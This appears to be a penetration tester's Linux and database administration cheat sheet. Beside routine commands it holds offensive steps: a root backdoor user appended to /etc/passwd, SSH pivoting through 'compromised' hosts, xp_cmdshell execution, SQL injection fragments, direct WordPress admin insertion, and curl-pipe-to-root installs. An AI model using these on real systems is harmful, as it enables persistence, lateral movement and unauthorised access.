- Red Hat Enterprise Linux 5:

```
pup
```

- Red Hat Enterprise Linux 6

```
yum update
```

To list a specific installed package

```
yum list installed <PACKAGE NAME>
```

To install a specific package

```
yum install <PACKAGE NAME>
```

To update a specific package

```
yum update <PACKAGE NAME>
```

Directory operations

Creating a directory and multiple sub-directories at once

```
root@Red-hat:~$:mkdir -p  
test/{recon,exploit,report}
```

Returning the full path of a file or a directory

```
root@Red-hat:~$:which sbd
```

OR

```
root@Red-hat:~$:locate sbd.exe
```

Web Operations

Installing Free SSL

```
root@Red-hat:~$: sudo add-apt-repository  
ppa:certbot/certbot  
root@Red-hat:~$: sudo apt install python-  
certbot-apache  
root@Red-hat:~$: sudo apt install -y  
certbot python3-certbot-apache  
root@Red-hat:~$: sudo ufw status  
root@Red-hat:~$: sudo ufw allow 'Apache  
Full'  
root@Red-hat:~$: sudo ufw delete allow  
'Apache'  
root@Red-hat:~$: sudo ufw status  
root@Red-hat:~$: sudo certbot --apache -d  
your_domain -d www.your_domain  
root@Red-hat:~$: sudo certbot renew --  
dry-run
```

Starting python http server

```
root@Red-hat:~$: sudo python3 -m  
http.server 80
```

Similarly we can start a server using PHP.

```
php -S 127.0.0.1:8000
```

Tuning Apache2 for performance using mpm-prefork

Run Apache buddy first to get details about the server and recommendations for apache

```
root@Red-hat:~$: sudo curl -sL  
https://raw.githubusercontent.com/richardforth/apache2buddy/master/apache2buddy.pl | sudo perl
```

Then

```
root@Red-hat:~$: sudo nano  
/etc/apache2/mods-available/mpm-  
prefork.conf
```

#Example config for good performance
MaxRequestWorkers must be

```
>=StartServers*ThreadsPerChild
```

Refer to

<http://httpd.apache.org/docs/2.4/mod/worker.html>

ServerLimit	512
StartServers	2
MaxRequestWorkers	150
MinSpareThreads	25
MaxSpareThreads	150
ThreadsPerChild	25
MaxConnectionsPerChild	0 [to keep child process running and prevent termination]

Updating Apache

First we add the required repo

```
curl -sSL  
https://packages.sury.org/apache2/README  
.txt | sudo bash -x
```

Then issue the below commands

```
sudo apt update  
sudo apt install apache2
```

Creating an HTTPS web server with python

First, we will need to create a self-signed certificate with the following command

```
openssl req -new -x509 -keyout  
localhost.pem -out localhost.pem -days  
365 -nodes
```

Once we have an SSL certificate, we can spawn a simple HTTPS server using python3 with the following command

```
python3 -c "import http.server,  
ssl;server_address=  
('0.0.0.0',443);httpd=http.server.HTTPSe  
rver(server_address,http.server.SimpleHT  
TPRequestHandler);httpd.socket=ssl.wrap_  
socket(httpd.socket,server_side=True,cer  
tfile='localhost.pem',ssl_version=ssl.PR  
OTOCOL_TLSv1_2);httpd.serve_forever()"
```

Disk Management

List the disks and their drives

```
root@Red-hat:~$:Fdisk -l
```

Formatting a Drive

Show volumes and partitions

```
lsblk
```

To display a list containing file system information, add the **-f** option

```
lsblk -f
```

Format a disk partition with the ext4 file system

```
sudo mkfs -t ext4 /dev/sdb1
```

Format a disk with a FAT32 file system

```
sudo mkfs -t vfat /dev/sdb1
```

And with NTFS

```
sudo mkfs -t ntfs /dev/sdb1
```

Mounting a drive

The below mounts **/dev/sdb1** to **/mnt/target1**

```
root@Red-hat:~$:mkdir /mnt/target1  
root@Red-hat:~$:sudo mount -t auto  
/dev/sdb1 /mnt/target1
```

Show mounting points of volumes

```
df -h
```

Show available mounting volumes

```
lsblk
```

Unmount a partition

```
sudo umount /dev/sdb1
```

Resize Disk

Check Disk Size

```
df -h
```

Check Partition

```
lsblk
```

Grow Partition

```
sudo growpart /dev/sda 1
```

Output

```
CHANGED: partition=1 start=4096 old:  
size=20967424 end=20971520 new:  
size=1048571871, end=1048575967
```

Resize File System

```
sudo resize2fs /dev/sda1
```

Output

```
resize2fs 1.43.4 (31-Jan-2017)
```

```
Filesystem at /dev/sda1 is mounted on /;
```

```
on-line resizing required
```

```
old_desc_blocks = 2, new_desc_blocks =
```

```
63
```

```
The filesystem on /dev/sda1 is now
```

```
131071483 (4k) blocks long.
```

Resize another way

```
cfdisk /dev/sda/
```

```
resize2fs /dev/sda1
```

Mount the resized partition

```
sudo mount /dev/sda1 ~/mountpoint
```

Mounts the file system located at **/dev/sbd1** to the directory **/mnt/new**

```
sudo mkdir /mnt/new
```

Unmounts the file system located at `/dev/sdb1

```
Umount /dev/sdb1
```

Shredding a file

```
shred FILE
```

Copy an Entire Drive

Below we copy `/dev/sda1` into `/mnt/drive1`

```
sudo dd if=/dev/sda of=~/mnt/drive1
```

Below we do the same as above but we compress the output file.

```
sudo dd if=/dev/sda bs=1m | gzip -o >  
~/mnt/drive1
```

Disk Stats

Show disk utilization and who uses what and how much:

```
sudo iostat
```

Show disk read/bits every seconds:

```
sudo iotop
```

Users Operations

Adding a user

```
root@Red-hat:~$: adduser Motasem
```

Adding a user to the sudoers group

```
root@Red-hat:~$: adduser motasem sudo
```

Adding a user without shell or home directory

This is useful if you want to designate this user for specific tasks such as web server user

```
sudo /usr/sbin/useradd -M -r [user]
```

[-r] creates a system user without login, password or home directory

You can also use the options [--shell=/bin/false] to disable shell for the user.

[--no-create-home] can also be used to disable home directory for the user.

Disable shell for existing user

```
usermod [user] -s /bin/false
```

OR

```
usermod [user] -s /sbin/nologin
```

Remove a user

```
sudo /usr/sbin/deluser [user]
```

Adding privileged user to /etc/passwd/

```
root@kali:~$perl -le 'print  
crypt("bulldog2", "aa")'
```

Now, adding the privileged user with the hash from the above command

```
root@kali:~$echo  
"motasem:aadiOpWrzh6/U:0:0:motasem:/root  
:/bin/bash" >> /etc/passwd
```

Changing password

```
$ passwd user-name
```

or

```
$ sudo su passwd
```

Cron Jobs

Viewing cron jobs

```
root@Red-hat:~$:ls | grep cron
```

Viewing cron tab

```
root@Red-hat:~$:Nano /etc/crontab
```

Adding cronjob to restart apache and the OS every day at midnight:

```
0 0 * * * service apache2 restart  
0 0 * * * /sbin/shutdown -r now
```

Resource Management

Viewing real time consumption of resources in Linux

```
root@Red-hat:~$:top  
root@Red-hat:~$:top -i
```

SSH operations

Logging in with private key

```
root@Red-hat:~$:chmod 600 key  
root@Red-hat:~$:ssh -i key  
user@192.168.2.120
```

Logging in when .bashrc doesn't allow ssh

In some instances, the [.bashrc] file doesn't allow logging in with SSH so in order to bypass this limitation we se the option [-T]

```
ssh -T user@localhost
```

Preventing ssh from attempting to add the host key and to accept it

```
root@Red-hat:~$:ssh -o  
"UserKnownHostsFile=/dev/null" -o  
"StrictHostKeyChecking=no"  
kali@10.11.0.4
```

It can be used when dealing with a non-interactive shells during a pentest.

Generating SSH public and private key

```
root@Red-hat:~$:mkdir keys  
root@Red-hat:~$:ssh-keygen
```

Your identification has been saved in
[/tmp/keys/id_rsa]

Your public key has been saved in
[/tmp/keys/id_rsa.pub]

Authenticating a machine to SSH server with private key instead of password

After generation the public key on the client machine, copy the content of id_rsa.pub

```
root@Red-hat:~$:Cat id_rsa.pub  
root@Red-hat:~$:Echo [content of  
id_rsa.pub] >> ./ssh/authorized_keys
```

Note: If the purpose of this authentication is for the client to do the port forwarding to your kali linux machine during a pentest then we need to add specific restrictions to make this connection only valid for port forwarding without the ability to execute any other commands

Then the public key created at the client machine would look like this

```
command="echo 'This account can only be  
used for port forwarding'",  
no-agent-forwarding,no-X11-  
forwarding,no-pty ssh-rsa ssh-rsa  
AAAAB3NzaC1yc2EAAAQABAA  
AABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+ff1PK  
W4N6pK0ZXSmMfLhjaHyhUr4auF+hSnF2g1hN4N2Z  
4DjkfZ  
9f95070x3m0oaUgEwHtZcwTNNLJiHs2fSs70bLR+  
gZ23kaJ+TYM8ZIo/ENC68Py+NhtW1c2So95ARwCa  
/Hkb7k  
Z1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h  
3sp0P1DkoPs8T5/wJNcn8i12Lex/d02i0WCLGEav  
2V1R9x  
k87xVdI6h5BPyS135+ZXOrHzazbddS7MwGFz16co  
o+wbHbTR6P5fF9Z1Zm90/US2LoqHxs70xNq61BLt  
r4I/MD  
nin
```

Establishing ssh connection from client to server without executing any

commands and sending the connection to the background.

This is useful when if you want to continue working on the host you just compromised and don't want the SSH connection to execute any commands

```
root@Red-hat:~$ ssh -f -N kali@10.11.0.4
```

Copying or uploading a file from local system to another host

```
root@kali:scp test.txt  
host@172.20.10.8:/opt
```

If the SSH server was running on different port, you can specify it in the command

```
root@kali:scp -P port test.txt  
host@172.20.10.8:/opt
```

Copying or downloading a file from remote system to local host

```
root@kali:scp  
host@172.20.10.8:/root/Technical-Doc-  
RHS.odt /tmp
```

Use -r option when downloading or uploading directories recursively
use -v for verbosity
use -C to enable compression
if ssh is running on different port, specify it with -P [port-number]
use -i [private-key] if the authentication has been done with private key.

SSH Tunnels

An encrypted tunnel built using the SSH protocol constitutes an SSH tunnel. Unencrypted traffic can be transported over a network via an SSH tunnel through an encrypted channel.

SSH tunnels can be used to securely transfer files and also to offer a way around firewalls that block or filter specific internet services. For instance, a

company might use its proxy filter to ban specific websites. However, users might not want the company proxy filter to track or obstruct their online activity. If users are able to establish a connection to an external SSH server, they can build an SSH tunnel to route a certain port on their local system to port 80 on a distant web server.

SSH tunnels can be created using port forwarding as explained below

SSH Local port forwarding

Syntax of local port forwarding

```
SSH -L local-port-to-listen:remote-  
host:remote-port
```

Scenario 1

The below scenario assumes that we have compromised an internal server and wants to establish connection to an internal machine that resides on a different subnet that can't be reached. This internal machine has port 445 open for SMB

protocol and we want to interact with it from the attacking machine through the compromised server

This command is typed on the attacker machine

```
root@kali:~$sudo ssh -N -L  
0.0.0.0:9001:192.168.1.110:445  
compromised@10.11.0.128
```

-L: means local forwarding

10.11.0.128: IP of the compromised server.

192.168.1.110: IP of the internal machine running SMB shares

This command means that any connection regardless of the source address on port 9001 will be forwarded to 192.168.1.110 which is the IP of the internal target client and through an SSH tunnel established through the compromised internal server.

Next step is to connect to the target port, in our case its 9001, from your kali machine as a local connection.

```
root@kali:~$smbclient -L 127.0.0.1 -p  
9001 -U Administrator
```

SSH Remote Port Forwarding

The exact opposite of SSH local port forwarding.
SSH tunnel will get around the firewall.

Scenario 1

Configure a SSH tunnel directed to your kali machine to land on the internal client. The internal client runs mysql on port 3306 but resides on a different subnet than the compromised server. We want to access mysql on the internal client from our attacking machine through the compromised server.

You should have an SSH server running on your attacking machine as well so that the compromised server will connect to it and establish the tunnel.

On the compromised server type this command

```
root@kali:~$ssh -N -R  
10.11.0.4:2221:client-ip:3306  
kali@10.11.0.4
```

The above command will let the compromised server connect to your kali attacking machine and establish an SSH tunnel so that it will forward all requests to port 3306 mysql to your attacking machine on port 2221.

10.11.0.4: Attacking machine IP

On your kali machine and depending on the port that is open on the internal client machine, you can interact directly

```
root@kali:~$Nc 127.0.0.1 2221 will  
connect you to the mysql server on the  
internal client machine
```

SSH Dynamic Port Forwarding

Instead of establishing an SSH tunnel for every host or every port, we use SOCKS4 Proxy on the kali machine to establish dynamic port forwarding that

will redirect all incoming traffic to the internal target network through the ssh tunnel established between kali and the compromised server

```
root@kali:~$sudo ssh -N -D  
127.0.0.1:8080 server@10.11.0.128
```

On kali machine, editing the configuration file of proxy chains is a necessary requirements for all testing tools to work

```
root@kali:~$cat /etc/proxychains.conf
```

Add

```
socks4 127.0.0.1 8080
```

Then any subsequent command should be prepended with proxychains to work through this tunnel.

Example nmap command

```
root@kali:~$sudo proxychains nmap --top-  
ports=20 -sT -Pn 192.168.1.110
```

Backup and Recovery

Copy an entire disk to another

```
root@kali:~$dd if = /dev/sda of =  
/dev/sdb
```

if: source disk

of: destination disk

backup a Partition

```
<root@kali:~$dd if=/dev/hda1  
of=~/partition.img
```

You can specify your target path or image file

create an image of a Hard Disk

```
<root@kali:~$dd if = /dev/hda of =  
~/hdadisk.img
```

You can create an image file of the hard disk and save it in other storage devices

restore using the Hard Disk Image

```
<root@kali:~$dd if = hdadisk.img of =  
/dev/hdb
```

File Recovery Using Test Disk

Install the utility

```
apt-get install testdisk  
which testdisk
```

Then run it

```
sudo testdisk
```

In the next screen, select [create]

Then select the disk from which you want to restore files and select [proceed]

After Testdisk brings you to the prompt where to select the partition, select [undelete]

Logs

Auditing authentication logs

```
# tail /var/log/auth.log  
# grep -i "fail" /var/log/auth.log
```

Auditing User login logs in Ubuntu

```
tail /var/
```

Auditing samba activity

```
grep -i samba /var/log/syslog
```

Auditing cron job logs

```
grep -i cron /var/log/syslog
```

Auditing sudo logs

```
grep -i sudo /var/log/auth.log
```

Filtering 404 logs in Apache

```
grep 404 apache-logs.log | grep -v -E  
"favicon. ico I robots. txt"
```

Auditing files requested in Apache

```
head access_log | awk '{print $7}'
```

View root user command history

```
# cat /root/.history
```

View last logins

```
last
```

Troubleshooting

Fixing No space left on device

solution 1

see which processes have opened descriptors to deleted files. You can restart the process and the space will be freed.

```
lsof | grep deleted
```

Or

```
pushd /proc ; for i in [1-9]* ; do ls -l $i/fd | grep "(deleted)" && (echo -n "used by: " ; ps -p $i | grep -v PID ; echo ) ; done ; popd
```

solution 2

if you are using docker

```
docker system prune
```

Fixing black screen before login

solution 1

1. While system booting menu (Grub) type e to edit the first grub line
2. Find the line that starts with linux and ends with quiet. Add nomodeset after the word quiet.
3. You should be able to boot into the GUI
4. Do an "apt-get update" and "apt-get upgrade" from the command line.
5. Find and install the video drivers for your specific video card.

solution 2

Hold ALT+CTRL+F1 or F2 and login and execute below:

Depending on the type of the display manager:

`sudo dpkg-reconfigure gdm3`

or

`sudo dpkg-reconfigure sddm`

`sudo reboot`

solution 3

`startx`

or

`service sddm start`

or

`service gdm3 start`

solution 4

```
`systemctl stop sddm`  
`systemctl disable sddm`  
`systemctl enable sddm`  
sudo reboot
```

solution 5

```
docker system prune  
sudo apt-get install dbus-x11  
sudo apt-get install kde-plasma-desktop
```

Fixing Debian Stretch Sources Problem

```
sed -i  
s/deb.debian.org/archive.debian.org/g  
/etc/apt/sources.list
```

PHP operations

Upgrade php

Debian

[1] Execute the below commands

```
sudo apt install apt-transport-https  
lsb-release ca-certificates wget -y  
  
sudo wget -O  
/etc/apt/trusted.gpg.d/php.gpg  
https://packages.sury.org/php/apt.gpg  
  
sudo sh -c 'echo "deb  
https://packages.sury.org/php/  
$(lsb_release -sc) main" >  
/etc/apt/sources.list.d/php.list'  
  
sudo apt update
```

[2] Execute the below commands to install the new version of PHP

```
sudo apt update  
sudo apt -y install php7.[VERSION-  
NUMBER]  
apt install php7.4-fpm  
apt install php7.4-mysql  
apt install php7.4-mbstring  
apt install php7.4-gd  
apt install php7.4-intl  
apt install php7.4-bz2  
apt install php7.4-bcmath
```

[3] Disable the old version and enable the new one

```
sudo a2dismod php7.0  
sudo a2enmod php7.4
```

[4] Restart apache

```
Sudo /etc/init.d/apache2 restart
```

[5] old versions

```
Sudo apt purge php7.0 php7.0-common  
sudo apt remove php8.0-cli  
apt-get autoremove php7.0
```

Ubuntu

[1] Execute the below commands

```
root:~$:sudo apt -y install lsb-release  
apt-transport-https ca-certificates
```

```
root:~$:sudo wget -O  
/etc/apt/trusted.gpg.d/php.gpg  
https://packages.sury.org/php/apt.gpg
```

```
root:~$:sudo apt install software-  
properties-common
```

```
root:~$:sudo add-apt-repository  
ppa:ondrej/php
```

or: replaces only the fourth command above

```
root@Red-hat:~$:echo "deb  
https://packages.sury.org/php/  
$(lsb_release -sc) main" | sudo tee  
/etc/apt/sources.list.d/php.list
```

```
root@Red-hat:~$:wget -qO -  
https://packages.sury.org/php/apt.gpg |  
sudo apt-key add -
```

[2] Execute the below commands to install the new version of PHP

```
sudo apt update  
sudo apt -y install php7.[VERSION-  
NUMBER]  
apt install php7.4-fpm  
apt install php7.4-mysql  
apt install php7.4-mbstring  
apt install php7.4-gd  
apt install php7.4-intl  
apt install php7.4-bz2  
apt install php7.4-bcmath
```

[3] Disable the old version and enable the new one

```
sudo a2dismod php7.0  
sudo a2enmod php7.4
```

[4] Restart apache

```
Sudo /etc/init.d/apache2 restart
```

[5] old versions

```
Sudo apt purge php7.0 php7.0-common  
sudo apt remove php8.0-cli  
apt-get autoremove php7.0
```

Install PhpMyAdmin

```
sudo apt-get install phpMyAdmin php-mbstring php-gettext
```

```
sudo ln -s /etc/phpmyadmin/apache.conf  
/etc/apache2/conf-available/phpmyadmin.conf
```

```
sudo a2enconf phpmyadmin.conf
```

```
sudo systemctl restart apache2
```

Installing Zlib Extension

```
apt-get update && apt-get install  
libgcrypt11-dev zlib1g-dev
```

Then

```
nano /etc/php.ini
```

Make sure that

```
zlib.output_compression = On  
zlib.output_compression_level = 6
```

Upgrade to 8.0

[1]

```
root@Red-hat:~$: sudo apt -y install lsb-  
release apt-transport-https ca-  
certificates
```

[2]

```
root@Red-hat:~$: sudo wget -O  
/etc/apt/trusted.gpg.d/php.gpg  
https://packages.sury.org/php/apt.gpg
```

[3]

```
root@Red-hat:~$: sudo apt install  
software-properties-common
```

[4]

```
root@Red-hat:~$: sudo add-apt-repository  
ppa:ondrej/php
```

or: replaces only the fourth command

```
root@Red-hat:~$: echo "deb  
https://packages.sury.org/php/  
$(lsb_release -sc) main" | sudo tee  
/etc/apt/sources.list.d/php.list
```

Execute the following

```
root@Red-hat:~$:sudo apt update
root@Red-hat:~$:sudo apt install php8.0
libapache2-mod-php8.0
root@Red-hat:~$:sudo systemctl restart
apache2
Integrate with php-fpm
root@Red-hat:~$:sudo apt install php8.0-
fpm libapache2-mod-fcgid
root@Red-hat:~$:sudo a2enmod proxy_fcgi
setenvif
root@Red-hat:~$:sudo a2enconf php8.0-fpm
root@Red-hat:~$:systemctl restart
apache2
```

Installing mysql

First we check the php version

```
php -v
```

lets assume it's 7.0 then the next step is executing the below commands

```
apt-get update  
apt-get install php7.0-mysql
```

or

```
apt-get update  
apt-get install php-mysql
```

Lastly restart apache

```
root@Red-hat:~$:systemctl restart  
apache2
```

Installing intl extension

For redhat distributions:

```
yum install ea-php74-php-intl -y
```

Python operations

Installing impacket library

```
sudo git clone  
https://github.com/SecureAuthCorp/impacket.git) /opt/impacket
```

```
sudo pip3 install -r  
/opt/impacket/requirements.txt
```

```
sudo python3 ./setup.py install
```

The Curl command

Downloading files

Downloading a file while specifying the cookie. In this scenario, the file can only be downloaded if the user is logged in and assigned a cookie therefore we use the below command to download the intended file. You can find the values of [cookie-variable] and [cookie-value] using the browser developer tool

```
curl -s -XGET -b 'cookie-  
variable=cookie-value'  
http://domain.com/file.exe
```

Performing uploads to a webserver

Authentication is required with username and password

Uploading files often require authentication. With curl -X [put] is used to upload files, [-T] and to specify file path and [-u] to specify username and password.

```
curl -X PUT -T [path-to-file-to-be-uploaded] http://domain.com/file.php -u [username:pass]
```

Authentication is required with a Cookie and CSRF Token

#The [-F] is used to specify form data. Be sure to include other form data in the command with [-F] if the upload form uses more than one field.

#The [u] is the parameters used to control the uploaded files change it according to your scenario.

#The [token] is the CSRF token.

#The [-H] is used to specify the token.

```
curl -X POST -F "u=@file.zip" -F  
"token=b6ab6ff4586a56cc35gv64238be8d1f5e  
fd324c2dceb7f216c512fdea8b17a5e" -F  
"submit=Upload"  
-H "Cookie: admin=1;  
PHPSESSID=v67bdra1sff97oi3bhpj95m7e4  
http://domain.com/?file=upload
```

Performing POST requests

```
curl http://domain.com -X POST
```

Changing user agent

```
curl http://domain.com -A [desired-  
useragent]
```

Working with GIT Repos

Cloning a repo

```
git clone [url]
```

Viewing history of commits

```
git log
```

We can also use the option [-p] to show the differences introduced in each commit

Viewing the repo branches

```
git branch -r
```

choosing a branch

After listing the branch names from the above commands, we can then checkout the selected branch with the command below

```
git checkout [branch-name]
```

Then we can issue the below command again

```
git branch
```

Viewing tagged history items

```
git tag
```

If there are tagged specific tag points it will show up in the output. You can then view its content with the command below

```
git show [tag-name]
```

pushing files to a repo

First we login to the repo using [ssh] if available then we retrieve the available branches.

We create the file

```
touch file.txt
```

We make sure there is no [.gitignore] as it may cause errors

```
rm .gitignore
```

We upload the file

```
git add file.txt
```

We commit the changes

```
git commit -m "put whatever you like  
here"
```

Lastly we make the push to origins

```
git push origin master
```

Vmware Tools Troubleshooting

```
sudo ./vmware-uninstall-tools.pl  
sudo apt-get remove open-vm-tools --  
purge
```

```
sudo apt-get remove open-vm-tools-  
desktop --purge
```

```
sudo vmware-install.pl
```

```
sudo apt-get install open-vm-tools open-  
vm-tools-desktop
```

Useful One-Liners

Adds the folder **/root/sample** to the system PATH environment variable while retaining the previous PATH` value

```
PATH=$PATH:/root/sample
```

Loops from 1 to 5 and displays the value of **i** for each iteration

```
for i in {1..5}; do echo $i; done`
```

Creates a list of all values from **key-000** to **key-999** and displays each value

```
for i in {000..999}; do echo key-$i;  
done`
```

Converts an epoch timestamp to **date** output

```
date -d @1286536308`
```

Prints all IPs in a specific subnet

```
prips 10.10.10.0/24
```



Database Administration Notes

Relational Database Management Systems

MS SQL Database

Interacting using sqsh [skwish] database shell

Connecting to the server

```
sqsh -S server -U username -P password
```

[1>] is the prompt you receive when you successfully connect.

Retrieving table records

```
1> SELECT * FROM [dbname].dbo.[tablename];
2> go
```

Retriving records from a table

```
1> SELECT Username, Password FROM  
table_name;  
2> go
```

Running system commands

First we enable [xp_cmdshell]

```
1> EXEC SP_CONFIGURE N'xp_cmdshell', 1  
2> go
```

Then we execute commands

```
1> xp_cmdshell 'command';  
2> go
```

Using mssqlclient.py from impacket

Connecting to the server

```
mssqlclient.py -p 1433 username@ip
```

Retriving current existing databases

```
SQL> SELECT name FROM  
[dbname].dbo.sysdatabases
```

Selecting a databases

```
SQL> use [dbname]
```

Retrieving tables

```
SELECT * FROM  
INFORMATION_SCHEMA.TABLES;
```

Retrieving columns from a table

```
SELECT COLUMN_NAME 'All_Columns' FROM  
INFORMATION_SCHEMA.COLUMNS WHERE  
TABLE_NAME='tablename '
```

Retrieving records from a tables

```
select UserName,Password from tablename
```

Using sqlcmd

Access mssql cmd from terminal

```
sqlcmd -S localhost -U <user> -P  
'<password>'
```

Export a database dump

```
BACKUP DATABASE <database> TO DISK =  
'<file>';
```

Show all databases

```
SELECT name FROM master..sysdatabases;
```

Create new database

```
CREATE DATABASE <database-name>
```

Delete database

```
DROP DATABASE databasename;
```

Select and use database

```
USE <database-name>
```

Determine what database is in use

```
SELECT DB_NAME()
```

Show all tables

```
SELECT name FROM <database>..sysobjects  
WHERE xtype = 'U';
```

Delete all records from a table

```
DELETE FROM <table>;
```

Delete all records in a table

```
TRUNCATE TABLE <table>;
```

Delete table

```
DROP TABLE table_name;
```

Show table structure

```
select * from INFORMATION_SCHEMA.COLUMNS  
where TABLE_NAME='<table>'
```

Create new table with columns of characters and datetime

```
CREATE TABLE <table> ( <columnname>  
varchar(255), <date> DATETIME );
```

Add a column

```
ALTER TABLE <table> ADD <column>  
<datatype>;
```

Add a column with a unique, autoincrementing ID

```
ALTER TABLE <table> ADD <column> int  
IDENTITY(1,1) PRIMARY KEY
```

Insert a record

```
INSERT INTO <table> (<column>)  
VALUES ('<value>');
```

Select records

```
SELECT * FROM <table> WHERE  
<condition>;
```

Select parts of records

```
SELECT DISTINCT <column1>, <column2>  
FROM <table>;
```

Select from multiple tables

```
SELECT COUNT(<column>) FROM <table>  
WHERE <condition>;
```

Count records

```
SELECT COUNT(*) FROM <table>;
```

Update records

```
UPDATE <table> SET <column> = '<var>'  
WHERE <condition>;
```

Delete records

```
DELETE FROM <table> WHERE <condition>;
```

List all users

```
SELECT name FROM master..syslogins
```

Create new user

```
CREATE USER <user> WITH PASSWORD =  
'<password>';
```

Grant ALL access to user for * tables

```
GRANT ALL PRIVILEGES ON *.* TO <user>
```

MYSQL Database

Connecting to a database server

```
root@Red-hat:~$ :mysql --host=127.0.0.1 -  
-port=3306 --user=root -p
```

Show the current privileges of the logged in user

```
mysql:~$ :SHOW Grants;
```

Show the current variables and their values

```
mysql:~$ :Show variables;
```

Export Database to a backup file

```
mysqldump -u root -p password >  
db_backup.sql
```

Show databases

```
show databases;
```

Create new database

```
create database hackmedb;
```

Delete database

```
DROP DATABASE hackmedb;
```

Show tables

```
Show tables
```

Use and select database

```
use hackmedb;
```

Delete all records from database

```
DELETE FROM hackmedb;
```

Delete all records from a table

```
truncate table table-name;
```

Delete a table

```
DROP TABLE table-name;
```

Show table structure

```
describe table-name;
```

List all indexes on a table

```
show index from table-name;
```

Create new table with columns of characters and datetime

```
CREATE TABLE table-name (column-a  
VARCHAR(120), column-b DATETIME);
```

Add a column

```
ALTER TABLE table-name ADD COLUMN  
column-a VARCHAR(120);
```

Add a column with a unique, auto-incrementing ID

```
ALTER TABLE table-name ADD COLUMN  
column-name int NOT NULL AUTO_INCREMENT  
PRIMARY KEY;
```

Insert a record

```
INSERT INTO table-name (column-a,  
column-b) VALUES ('value-a',  
value-b');
```

Select from multiple tables

```
SELECT table-1.column-1,  
table-1.column-2, table-1.  
column-1 FROM table-1, <table2>;
```

Count records

```
SELECT COUNT(column-a) FROM table-a;
```

Update records

```
UPDATE table-a SET column-a = 'updated-value' WHERE column-a = <value>;
```

Delete records

```
DELETE FROM table-a WHERE  
column-a = value;
```

List all users

```
SELECT User,Host FROM mysql.user;
```

Create new user

```
CREATE USER user@localhost IDENTIFIED  
BY password;
```

Grant ALL access to user for all tables

```
GRANT ALL ON database.* TO  
user@localhost;
```

Find and replace strings

```
UPDATE `wp_posts`  
SET `guid` = replace(guid,  
'34.32.27.154', 'www.api-group.eu')
```

```
UPDATE wp_posts SET post_content =  
REPLACE(post_content,"<script  
src='https://line.storerightdesicion.com  
/ping/?str.js' type='text/javascript'>  
</script>",' ')
```

Adding a new administrator user

```
INSERT INTO `databasename`.`wp_users`  
(`ID`, `user_login`, `user_pass`,  
 `user_nicename`, `user_email`,  
 `user_url`, `user_registered`,  
 `user_activation_key`, `user_status`,  
 `display_name`) VALUES ('4', 'demo',  
 MD5('demo'), 'Your Name',  
 'test@yourdomain.com',  
 'http://www.test.com/', '2011-06-07  
 00:00:00', '', '0', 'Your Name');
```

```
INSERT INTO `databasename`.`wp_usermeta`  
(`umeta_id`, `user_id`, `meta_key`,  
 `meta_value`) VALUES (NULL, '4',  
 'wp_capabilities', 'a:1:  
 {s:13:"administrator";s:1:"1";}');
```

```
INSERT INTO `databasename`.`wp_usermeta`  
(`umeta_id`, `user_id`, `meta_key`,  
 `meta_value`) VALUES (NULL, '4',  
 'wp_user_level', '10');
```

Logging in to mysql from windows

```
c:\xampp\mysql\bin\mysql.exe -u root -p
```

Creating and using a database

```
CREATE DATABASE People;  
USE People;  
Show databases;
```

Creating a table 'Users' with two columns

```
CREATE TABLE Users(  
name VARCHAR(128),  
email VARCHAR(128)  
);  
DESCRIBE Users;
```

Insert rows into a table 'Users'. Name and email are columns

```
INSERT INTO Users (name, email) VALUES  
( 'Chuck' , 'csev@umich.edu' ) ;  
INSERT INTO Users (name, email) VALUES  
( 'Somesh' , 'somesh@umich.edu' ) ;
```

Delete a row in a table from specific column

```
DELETE FROM Users WHERE  
email='ted@umich.edu'
```

Update a field column using WHERE

```
UPDATE Users SET name='Charles' WHERE  
email='csev@umich.edu'
```

Listing table names in a database

```
UNION SELECT table_name FROM  
information_schema.tables
```

Retrieving column names from a specific table in a database

```
UNION SELECT column_name FROM  
information_schema.columns WHERE  
table_name= 'wp_users'
```

Retrieve All records from Users table

```
SELECT * FROM Users
```

Retrieve records from table Users from a specific column

```
SELECT * FROM Users WHERE  
email='csev@umich.edu'
```

Sorting Records with ORDER BY ascending or descending

```
SELECT * FROM Users ORDER BY email
```

Retrieving a specific count of records using LIMIT

```
SELECT * FROM Users ORDER BY email DESC  
LIMIT 2;
```

Displays two records from the column email with desc sorting order.

```
SELECT * FROM Users ORDER BY email LIMIT  
1,2;
```

Displays two rows of email columns where rows id are 1 and 2. Row ids start from 0

Displaying the count of rows in the table Users

```
SELECT COUNT(*) FROM Users;
```

Displaying the count of rows in table Users where the columns emails equals to

```
SELECT COUNT(*) FROM Users WHERE  
email='csev@umich.edu'
```

Concatenating and hashing records in a table and put them in a value X

```
SELECT sha1(CONCAT(name,age)) AS X FROM  
Ages ORDER BY X
```

Deleting a row from a table with cascade delete (this will delete the row in the current table and all entries that have the same integer value of foreign keys from other tables)

```
DELETE FROM Genre WHERE name = 'Metal'
```

Creating and designing a Database with three tables along with primary and foreign keys for connecting and linking tables together

```
CREATE TABLE `User` (
    user_id      INTEGER NOT NULL
AUTO_INCREMENT,
    name          VARCHAR(128) UNIQUE,
    PRIMARY KEY(user_id)
) ENGINE=InnoDB CHARACTER SET=utf8;
```

```
CREATE TABLE Course (
    course_id     INTEGER NOT NULL
AUTO_INCREMENT,
    title          VARCHAR(128) UNIQUE,
    PRIMARY KEY(course_id)
) ENGINE=InnoDB CHARACTER SET=utf8;
```

```
CREATE TABLE Member (
    user_id        INTEGER,
    course_id      INTEGER,
    role           INTEGER,
    CONSTRAINT FOREIGN KEY (user_id)
REFERENCES `User` (user_id)
    ON DELETE CASCADE ON UPDATE
CASCADE,
    CONSTRAINT FOREIGN KEY (course_id)
```

```
REFERENCES Course (course_id)
          ON DELETE CASCADE ON UPDATE
          CASCADE,
          PRIMARY KEY (user_id, course_id)
      )
ENGINE=InnoDB CHARACTER SET=utf8;
```

Joining the above tables together with a single query

```
SELECT `User`.name, Course.title,
Member.role
      FROM `User` JOIN Member JOIN Course
      ON `User`.user_id = Member.user_id
      AND Member.course_id = Course.course_id
      ORDER BY Course.title, Member.role
      DESC, `User`.name
```

Resetting the password of the root user or another user

First we enable safe mode

```
sudo service mysql stop  
sudo mkdir /var/run/mysqld  
sudo chown -R mysql:mysql  
/var/run/mysqld  
sudo mysqld_safe --skip-grant-tables  
&  
mysql -u root mysql
```

Then resetting the password with one of the below commands:

[1]

```
ALTER USER 'root'@'localhost' IDENTIFIED  
BY 'password';
```

[2]

```
UPDATE mysql.user SET  
authentication_string=PASSWORD('yourpass  
) WHERE User='root';
```

